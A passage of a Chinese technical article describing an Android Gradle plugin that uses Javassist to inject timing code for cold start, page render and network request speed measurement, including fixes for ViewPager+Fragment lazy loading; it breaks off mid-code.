- 手动为 `Activity.setContentView()` 设置的View上，添加一层自定义父View，用于计算绘制完成的时间。
- 手动在每个网络请求开始前和结束后添加代码，计算网络请求的时间。




- 本地声明JSON配置文件来确定需要测速的页面以及该页面需要统计的初始网络请求API，`getClass().getSimpleName()` 作为页面的key，来标识哪些页面需要测速，指定一组API来标识哪些请求是需要被测速的。

```
[
    {
        "page": "MainActivity",
        "api": [
            “/api/test1",
            “/api/test2"
        ]
    },
    {
        "page": "ListActivity",
        "api": []
    }
]
```



**现有方案问题：**

- 冷启动时间不准：冷启动起始时间从 `Application.onCreate()` 中开始算起，会使得计算出来的冷启动时间偏小，因为在该方法执行前可能会有 `MultiDex.install()` 等耗时方法的执行。
- 特殊情况未考虑：忽略了ViewPager+Fragment延时加载这些常见而复杂的情况，这些情况会造成实际测速时间非常不准。
- 手动注入代码：所有的代码都需要手动写入，耦合进业务逻辑中，难以维护并且随着新页面的加入容易遗漏。
- 写死配置文件：如需添加或更改要测速的页面，则需要修改本地配置文件，进行发版。

**目标方案效果：**

- 自动注入代码，无需手动写入代码与业务逻辑耦合。
- 支持Activity和Fragment页面测速，并解决ViewPager+Fragment延迟加载时测速不准的问题。
- 在Application的构造函数中开始冷启动时间计算。
- 自动拉取和更新配置文件，可以实时的进行配置文件的更新。

# 实现

我们要实现一个自动化的测速插件，需要分为五步进行：


1. 测速定义：确定需要测量的速度指标并定义其计算方式。
2. 配置文件：通过配置文件确定代码中需要测量速度指标的位置。
3. 测速实现：如何实现时间的计算和上报。
4. 自动化实现：如何自动化实现页面测速，不需要手动注入代码。
5. 疑难杂症：分析并解决特殊情况。

## 测速定义

我们把页面加载流程抽象成一个通用的过程模型：页面初始化 –> 初次渲染完成 –> 网络请求发起 –> 请求完成并刷新页面 –> 二次渲染完成。据此，要测量的内容包括以下方面：

- 项目的冷启动时间：从App被创建，一直到我们首页初次绘制出来所经历的时间。
- 页面的初次渲染时间：从Activity或Fragment的 `onCreate()` 方法开始，一直到页面View的初次渲染完成所经历的时间。
- 页面的初始网络请求时间：Activity或Fragment指定的一组初始请求，全部完成所用的时间。
- 页面的二次渲染时间：Activity或Fragment所有的初始请求完成后，到页面View再次渲染完成所经历的时间。

需要注意的是，网络请求时间是指定的一组请求全部完成的时间，即从**第一个请求发起开始，直到最后一个请求完成**所用的时间。根据定义我们的测速模型如下图所示：




## 配置文件

接下来要知道哪些页面需要测速，以及页面的初始请求是哪些API，这需要一个配置文件来定义。

```
<page id="HomeActivity" tag="1">
   <api id="/api/config"/>
   <api id="/api/list"/>
</page>
<page id="com.test.MerchantFragment" tag="0">
   <api id="/api/test1"/>
</page>
```

我们定义了一个XML配置文件，每个 `<page/>` 标签代表了一个页面，其中 `id` 是页面的类名或者全路径类名，用以表示哪些Activity或者Fragment需要测速； `tag` 代表是否为首页，这个首页指的是用以计算冷启动结束时间的页面，比如我们想把冷启动时间定义为从App创建到HomeActivity展示所需要的时间，那么HomeActivity的tag就为1；每一个 `<api/>` 代表这个页面的一个初始请求，比如HomeActivity页面是个列表页，一进来会先请求config接口，然后请求list接口，当list接口回来后展示列表数据，那么

该页面的初始请求就是config和list接口。更重要的一点是，我们将该配置文件维护在服务端，可以实时更新，而客户端要做的只是在插件SDK初始化时拉取最新的配置文件即可。

## 测速实现

测速需要实现一个SDK，用于管理配置文件、页面测速对象、计算时间、上报数据等，项目接入后，在页面的不同节点调用SDK提供的方法完成测速。

### 冷启动开始时间

冷启动的开始时间，我们以Application的构造函数被调用为准，在构造函数中进行时间点记录，并在SDK初始化时，将时间点传入作为冷启动开始时间。

```
//Application
public MyApplication(){
    super();
    coldStartTime = SystemClock.elapsedRealtime();
}
//SDK初始化
public void onColdStart(long coldStartTime) {
    this.startTime = coldStartTime;
}
```

这里说明几点：

- SDK中所有的时间获取都使用 `SystemClock.elapsedRealtime()` 机器时间，保证了时间的一致性和准确性。
- 冷启动初始时间以构造函数为准，可以算入MultiDex注入的时间，比在 `onCreate()` 中计算更为准确。
- 在构造函数中直接调用Java的API来计算时间，之后传入SDK中，而不是直接调用SDK的方法，是为了防止MultiDex注入之前，调用到未注入的Dex中的类。

### SDK初始化

SDK的初始化在 `Application.onCreate()` 中调用，初始化时会获取服务端的配置文件，解析为 `Map<String,PageObject>` ，对应配置中页面的id和其配置项。另外还维护了一个当前页面对象的 `MAP<Integer, Object>` ，key为一个int值而不是其类名，因为同一个类可能有多个实例同时在运行，如果存为一个key，可能会导致同一页面不同实例的测速对象只有一个，所以在这里我们使用Activity或Fragment的 `hashcode()` 值作为页面的唯一标识。

### 页面开始时间

页面的开始时间，我们以Activtiy或Fragment的 `onCreate()` 作为时间节点进行计算，记录页面的开始时间。

```
public void onPageCreate(Object page) {
    int pageObjKey = Utils.getPageObjKey(page);
    PageObject pageObject = activePages.get(pageObjKey);
    ConfigModel configModel = getConfigModel(page);//获取该页面的配置
    if (pageObject == null && configModel != null) {//有配置则需要测速
        pageObject = new PageObject(pageObjKey, configModel, Utils.getDefaultReportKey(page), callback);
        pageObject.onCreate();
        activePages.put(pageObjKey, pageObject);
    }
}
```

```
//PageObject.onCreate()
void onCreate() {
    if (createTime > 0) {
        return;
    }
    createTime = Utils.getRealTime();
}
```

这里的 `getConfigModel()` 方法中，会使用页面的类名或者全路径类名，去初始化时解析的配置Map中进行id的匹配，如果匹配到说明页面需要测速，就会创建测速对象 `PageObject` 进行测速。

## 网络请求时间


一个页面的初始请求由配置文件指定，我们只需在第一个请求发起前记录请求开始时间，在最后一个请求回来后记录结束时间即可。

```
boolean onApiLoadStart(String url) {
    String relUrl = Utils.getRelativeUrl(url);
    if (!hasApiConfig() || !hasUrl(relUrl) || apiStatusMap.get(relUrl.hashCode()) != NONE) {
        return false;
    }
    //改变Url的状态为执行中
    apiStatusMap.put(relUrl.hashCode(), LOADING);
    //第一个请求开始时记录起始点
    if (apiLoadStartTime <= 0) {
        apiLoadStartTime = Utils.getRealTime();
    }
    return true;
}
boolean onApiLoadEnd(String url) {
    String relUrl = Utils.getRelativeUrl(url);
    if (!hasApiConfig() || !hasUrl(relUrl) || apiStatusMap.get(relUrl.hashCode()) != LOADING) {
        return false;
    }
    //改变Url的状态为执行结束
    apiStatusMap.put(relUrl.hashCode(), LOADED);
    //全部请求结束后记录时间
    if (apiLoadEndTime <= 0 && allApiLoaded()) {
        apiLoadEndTime = Utils.getRealTime();
    }
    return true;
}
private boolean allApiLoaded() {
    if (!hasApiConfig()) return true;
    int size = apiStatusMap.size();
    for (int i = 0; i < size; ++i) {
        if (apiStatusMap.valueAt(i) != LOADED) {
            return false;
        }
    }
    return true;
}
```

每个页面的测速对象，维护了一个请求url和其状态的映射关系 `SparseIntArray` ，key就为请求url的hashcode，状态初始为 `NONE` 。每次请求发起时，将对应url的状态置为 `LOADING` ，结束时置为 `LOADED` 。当第一个请求发起时记录起始时间，当所有url状态为 `LOADED` 时说明所有请求完成，记录结束时间。

## 渲染时间

按照我们对测速的定义，现在冷启动开始时间有了，还差结束时间，即指定的首页初次渲染结束时的时间；页面的开始时间有了，还差页面初次渲染的结束时间；网络请求的结束时间有了，还差页面的二次渲染的结束时间。这一切都是和页面的View渲染时间有关，那么怎么获取页面的渲染结束时间点呢?




由View的绘制流程可知，父View的 `dispatchDraw()` 方法会执行其所有子View的绘制过程，那么把页面的根View当做子View，是不是可以在其外部增加一层父View，以其 `dispatchDraw()` 作为页面绘制完毕的时间点呢？答案是可以的。


```
class AutoSpeedFrameLayout extends FrameLayout {
    public static View wrap(int pageObjectKey, @NonNull View child) {
        ...
        //将页面根View作为子View，其他参数保持不变
        ViewGroup vg = new AutoSpeedFrameLayout(child.getContext(), pageObjectKey);
        if (child.getLayoutParams() != null) {
            vg.setLayoutParams(child.getLayoutParams());
        }
        vg.addView(child, new ViewGroup.LayoutParams(ViewGroup.LayoutParams.MATCH_PARENT, ViewGroup.LayoutParams.MATCH_PARENT
));
        return vg;
    }
    private final int pageObjectKey;//关联的页面key
    private AutoSpeedFrameLayout(@NonNull Context context, int pageObjectKey) {
        super(context);
        this.pageObjectKey = pageObjectKey;
    }
    @Override
    protected void dispatchDraw(Canvas canvas) {
        super.dispatchDraw(canvas);
        AutoSpeed.getInstance().onPageDrawEnd(pageObjectKey);
    }
}
```

我们自定义了一层 `FrameLayout` 作为所有页面根View的父View，其 `dispatchDraw()` 方法执行super后，记录相关页面绘制结束的时间点。

## 测速完成

现在所有时间点都有了，那么什么时候算作测速过程结束呢？我们来看看每次渲染结束后的处理就知道了。

```
//PageObject.onPageDrawEnd()
void onPageDrawEnd() {
    if (initialDrawEndTime <= 0) {//初次渲染还没有完成
        initialDrawEndTime = Utils.getRealTime();
        if (!hasApiConfig() || allApiLoaded()) {//如果没有请求配置或者请求已完成，则没有二次渲染时间，即初次渲染时间即为页面整体时间，且可以上报结束页面了
            finalDrawEndTime = -1;
            reportIfNeed();
        }
        //页面初次展示，回调，用于统计冷启动结束
        callback.onPageShow(this);
        return;
    }
    //如果二次渲染没有完成，且所有请求已经完成，则记录二次渲染时间并结束测速，上报数据
    if (finalDrawEndTime <= 0 && (!hasApiConfig() || allApiLoaded())) {
        finalDrawEndTime = Utils.getRealTime();
        reportIfNeed();
    }
}
```




该方法用于处理渲染完毕的各种情况，包括初次渲染时间、二次渲染时间、冷启动时间以及相应的上报。这里的冷启动在 `callback.onPageShow(this)` 是如何处理的呢?

```
//初次渲染完成时的回调
void onMiddlePageShow(boolean isMainPage) {
    if (!isFinish && isMainPage && startTime > 0 && endTime <= 0) {
        endTime = Utils.getRealTime();
        callback.onColdStartReport(this);
        finish();
    }
}
```

还记得配置文件中 `tag` 么，他的作用就是指明该页面是否为首页，也就是代码段里的 `isMainPage` 参数。如果是首页的话，说明首页的初次渲染结束，就可以计算冷启动结束的时间并进行上报了。

## 上报数据

当测速完成后，页面测速对象 `PageObject` 里已经记录了页面（包括冷启动）各个时间点，剩下的只需要进行测速阶段的计算并进行网络上报即可。

```
//计算网络请求时间
long getApiLoadTime() {
    if (!hasApiConfig() || apiLoadEndTime <= 0 || apiLoadStartTime <= 0) {
        return -1;
    }
    return apiLoadEndTime - apiLoadStartTime;
}
```

# 自动化实现

有了SDK，就要在我们的项目中接入，并在相应的位置调用SDK的API来实现测速功能，那么如何自动化实现API的调用呢？答案就是采用AOP的方式，在App编译时动态注入代码，我们**实现一个Gradle插件，利用其Transform功能以及Javassist实现代码的动态注入**。动态注入代码分为以下几步：

- 初始化埋点：SDK的初始化。
- 冷启动埋点：Application的冷启动开始时间点。
- 页面埋点：Activity和Fragment页面的时间点。
- 请求埋点：网络请求的时间点。

## 初始化埋点

在 `Transform` 中遍历所有生成的class文件，找到Application对应的子类，在其 `onCreate()` 方法中调用SDK初始化API即可。

```
CtMethod method = it.getDeclaredMethod("onCreate")
method.insertBefore("${Constants.AUTO_SPEED_CLASSNAME}.getInstance().init(this);")
```

最终生成的Application代码如下：

```
public void onCreate() {
    ...
    AutoSpeed.getInstance().init(this);
}
```


## 冷启动埋点

同上一步，找到Application对应的子类，在其构造方法中记录冷启动开始时间，在SDK初始化时候传入SDK，原因在上文已经解释过。

```
//Application
private long coldStartTime;
public MobileCRMApplication() {
    coldStartTime = SystemClock.elapsedRealtime();
}
public void onCreate(){
    ...
    AutoSpeed.getInstance().init(this,coldStartTime);
}
```

## 页面埋点

结合测速时间点的定义以及Activity和Fragment的生命周期，我们能够确定在何处调用相应的API。




### Activity

对于Activity页面，现在开发者已经很少直接使用 `android.app.Activity` 了，取而代之的是 `android.support.v4.app.FragmentActivity` 和 `android.support.v7.app.AppCompatActivity` ，所以我们只需在这两个基类中进行埋点即可，我们先来看FragmentActivity。

```
protected void onCreate(@Nullable Bundle savedInstanceState) {
    AutoSpeed.getInstance().onPageCreate(this);
    ...
}
public void setContentView(View var1) {
    super.setContentView(AutoSpeed.getInstance().createPageView(this, var1));
}
```

注入代码后，在FragmentActivity的 `onCreate` 一开始调用了 `onPageCreate()` 方法进行了页面开始时间点的计算；在 `setContentView()` 内部，直接调用super，并将页面根View包装在我们自定义的 `AutoSpeedFrameLayout` 中传入，用于渲染时间点的计算。 然而在AppCompatActivity中，重写了setContentView()方法，且没有调用super，调用的是 `AppCompatDelegate` 的相应方法。

```
public void setContentView(View view) {
    getDelegate().setContentView(view);
}
```

这个delegate类用于适配不同版本的Activity的一些行为，对于setContentView，无非就是将根View传入delegate相应的方法，所以我们可以直接包装View，调用delegate相应方法并传入即可。

```
public void setContentView(View view) {
    AppCompatDelegate var2 = this.getDelegate();
    var2.setContentView(AutoSpeed.getInstance().createPageView(this, view));
}
```

对于Activity的setContentView埋点需要注意的是，该方法是重载方法，我们需要对每个重载的方法做处理。

### Fragment

Fragment的 `onCreate()` 埋点和Activity一样，不必多说。这里主要说下 `onCreateView()` ，这个方法是返回值代表根View，而不是直接传入View，而Javassist无法单独修改方法的返回值，所以无法像Activity的setContentView那样注入代码，并且这个方法不是 `@CallSuper` 的，意味着不能在基类里实现。那么怎么办呢？我们决定在每个Fragment的该方法上做一些事情。

```
//Fragment标志位
protected static boolean AUTO_SPEED_FRAGMENT_CREATE_VIEW_FLAG = true;
//利用递归包装根View
public View onCreateView(LayoutInflater inflater, @Nullable ViewGroup container, @Nullable Bundle savedInstanceState) {
    if(AUTO_SPEED_FRAGMENT_CREATE_VIEW_FLAG) {
        AUTO_SPEED_FRAGMENT_CREATE_VIEW_FLAG = false;
        View var4 = AutoSpeed.getInstance().createPageView(this, this.onCreateView(inflater, container, savedInstanceState));
        AUTO_SPEED_FRAGMENT_CREATE_VIEW_FLAG = true;
        return var4;
    } else {
        ...
        return rootView;
    }
}
```

我们利用一个boolean类型的标志位，进行递归调用 `onCreateView()` 方法：

1. 最初调用时，会将标志位置为false，然后递归调用该方法。
2. 递归调用时，由于标志位为false所以会调用原有逻辑，即获取根View。
3. 获取根View后，包装为 `AutoSpeedFrameLayout` 返回。

并且由于标志位为false，所以在递归调用时，即使调用了 `super.onCreateView()` 方法，在父类的该方法中也不会走if分支，而是直接返回其根View。

## 请求埋点

关于请求埋点我们针对不同的网络框架进行不同的处理，插件中只需要配置使用了哪些网络框架即可实现埋点，我们拿现在用的最多的 `Retrofit` 框架来说。

### 开始时间点

在创建Retrofit对象时，需要 `OkHttpClient` 对象，可以为其添加 `Interceptor` 进行请求发起前 `Request` 的拦截，我们可以构建一个用于记录请求开始时间点的Interceptor，在 `OkHttpClient.Builder()` 调用时，插入该对象。

```
public Builder() {
  this.addInterceptor(new AutoSpeedRetrofitInterceptor());
    ...
}
```

而该Interceptor对象就是用于在请求发起前，进行请求开始时间点的记录。

```
public class AutoSpeedRetrofitInterceptor implements Interceptor {
    public Response intercept(Chain var1) throws IOException {
        AutoSpeed.getInstance().onApiLoadStart(var1.request().url());
        return var1.proceed(var1.request());
    }
}
```

### 结束时间点

使用Retrofit发起请求时，我们会调用其 `enqueue()` 方法进行异步请求，同时传入一个 `Callback` 进行回调，我们可以自定义一个Callback，用于记录请求回来后的时间点，然后在enqueue方法中将参数换为自定义的Callback，而原Callback作为其代理对象即可。

```
public void enqueue(Callback<T> callback) {
    final Callback<T> callback = new AutoSpeedRetrofitCallback(callback);
    ...
}
```

该Callback对象用于在请求成功或失败回调时，记录请求结束时间点，并调用代理对象的相应方法处理原有逻辑。


```
public class AutoSpeedRetrofitCallback implements Callback {
    private final Callback delegate;
    public AutoSpeedRetrofitMtCallback(Callback var1) {
        this.delegate = var1;
    }
    public void onResponse(Call var1, Response var2) {
        AutoSpeed.getInstance().onApiLoadEnd(var1.request().url());
        this.delegate.onResponse(var1, var2);
    }
    public void onFailure(Call var1, Throwable var2) {
        AutoSpeed.getInstance().onApiLoadEnd(var1.request().url());
        this.delegate.onFailure(var1, var2);
    }
}
```

使用Retrofit+RXJava时，发起请求时内部是调用的 `execute()` 方法进行同步请求，我们只需要在其执行前后插入计算时间的代码即可，此处不再赘述。

## 疑难杂症

至此，我们基本的测速框架已经完成，不过经过我们的实践发现，有一种情况下测速数据会非常不准，那就是开头提过的ViewPager+Fragment并且实现延迟加载的情况。这也是一种很常见的情况，通常是为了节省开销，在切换ViewPager的Tab时，才首次调用Fragment的初始加载方法进行数据请求。经过调试分析，我们找到了问题的原因。

### 等待切换时间




该图红色时间段反映出，直到ViewPager切换到Fragment前，Fragment不会发起请求，这段等待的时间就会延长整个页面的加载时间，但其实这块时间不应该算在内，因为这段时间是用户无感知的，不能作为页面耗时过长的依据。

那么如何解决呢？我们都知道ViewPager的Tab切换是可以通过一个 `OnPageChangeListener` 对象进行监听的，所以我们可以为ViewPager添加一个自定义的Listener对象，在切换时记录一个时间，这样可以通过用这个时间减去页面创建后的时间得出这个多余的等待时间，上报时在总时间中减去即可。

```
public ViewPager(Context context) {
    ...
    this.addOnPageChangeListener(new AutoSpeedLazyLoadListener(this.mItems));
}
```

`mItems` 是ViewPager中当前页面对象的数组，在Listener中可以通过他找到对应的页面，进行切换时的埋点。

```
//AutoSpeedLazyLoadListener
public void onPageSelected(int var1) {
    if(this.items != null) {
```

```
        int var2 = this.items.size();
        for(int var3 = 0; var3 < var2; ++var3) {
            Object var4 = this.items.get(var3);
            if(var4 instanceof ItemInfo) {
                ItemInfo var5 = (ItemInfo)var4;
                if(var5.position == var1 && var5.object instanceof Fragment) {
                    AutoSpeed.getInstance().onPageSelect(var5.object);
                    break;
                }
            }
        }
    }
}
```

AutoSpeed的 `onPageSelected()` 方法记录页面的切换时间。这样一来，在计算页面加载速度总时间时，就要减去这一段时间。

```
long getTotalTime() {
    if (createTime <= 0) {
        return -1;
    }
    if (finalDrawEndTime > 0) {//有二次渲染时间
        long totalTime = finalDrawEndTime - createTime;
        //如果有等待时间，则减掉这段多余的时间
        if (selectedTime > 0 && selectedTime > viewCreatedTime && selectedTime < finalDrawEndTime) {
            totalTime -= (selectedTime - viewCreatedTime);
        }
        return totalTime;
    } else {//以初次渲染时间为整体时间
        return getInitialDrawTime();
    }
}
```

这里减去的 `viewCreatedTime` 不是Fragment的 `onCreate()` 时间，而应该是 `onViewCreated()` 时间，因为从onCreate到onViewCreated之间的时间也是应该算在页面加载时间内，不应该减去，所以为了处理这种情况，我们还需要对Fragment的onViewCreated方法进行埋点，埋点方式同 `onCreate()` 的埋点。

**渲染时机不固定**

此外经实践发现，由于不同View在绘制子View时的绘制原理不一样，有可能会导致以下情况的发生：

- 没有切换至Fragment时，Fragment的View初次渲染已经完成，即View不可见的情况下也调用了 `dispatchDraw()` 。
- 没有切换至Fragment时，Fragment的View初次渲染未完成，即直到View初次可见时 `dispatchDraw()` 才会调用。
- 没有延迟加载时，当ViewPager没有切换到Fragment，而是直接发送请求后，请求回来时更新View，会调用 `dispatchDraw()` 进行二次渲染。
- 没有延迟加载时，当ViewPager没有切换到Fragment，而是直接发送请求后，请求回来时更新View，不会调用 `dispatchDraw()` ，即直到切换到Fragment时才会进行二次渲染。

上面的问题总结来看，就是初次渲染时间和二次渲染时间中，可能会有个等待切换的时间，导致这两个时间变长，而这个切换时间点并不是 `onPageSelected()` 方法调用的时候，因为该方法是在Fragment完全滑动出来之后才会调用，而这个问题里的切换时间点，应该是指View初次展示的时候，也就是刚一滑动，ViewPager露出目标View的时间点。于是类比延迟加载的切换时间，我们利用Listener的 `onPageScrolled()` 方法，在ViewPager滑动时，找到目标页面，为其记录一个滑动时间点 `scrollToTime` 。

```
public void onPageScrolled(int var1, float var2, int var3) {
    if(this.items != null) {
        int var4 = Math.round(var2);
        int var5 = var2 != (float)0 && var4 != 1?(var4 == 0?var1 + 1:-1):var1;
        int var6 = this.items.size();
        for(int var7 = 0; var7 < var6; ++var7) {
            Object var8 = this.items.get(var7);
            if(var8 instanceof ItemInfo) {
                ItemInfo var9 = (ItemInfo)var8;
                if(var9.position == var5 && var9.object instanceof Fragment) {
                    AutoSpeed.getInstance().onPageScroll(var9.object);
                    break;
                }
            }
        }
    }
}
```

那么这样就可以解决两次渲染的误差：

- 初次渲染时间中， `scrollToTime - viewCreatedTime` 就是页面创建后，到初次渲染结束之间，因为等待滚动而产生的多余时间。
- 二次渲染时间中， `scrollToTime - apiLoadEndTime` 就是请求完成后，到二次渲染结束之间，因为等待滚动而产生的多余时间。

于是在计算初次和二次渲染时间时，可以减去多余时间得到正确的值。

```
long getInitialDrawTime() {
    if (createTime <= 0 || initialDrawEndTime <= 0) {
        return -1;
    }
    if (scrollToTime > 0 && scrollToTime > viewCreatedTime && scrollToTime <= initialDrawEndTime) {//延迟初次渲染，需要减去等待的时间(viewCreated->changeToPage)
        return initialDrawEndTime - createTime - (scrollToTime - viewCreatedTime);
    } else {//正常初次渲染
        return initialDrawEndTime - createTime;
    }
}
long getFinalDrawTime() {
    if (finalDrawEndTime <= 0 || apiLoadEndTime <= 0) {
        return -1;
    }
    //延迟二次渲染，需要减去等待时间(apiLoadEnd->scrollToTime)
    if (scrollToTime > 0 && scrollToTime > apiLoadEndTime && scrollToTime <= finalDrawEndTime) {
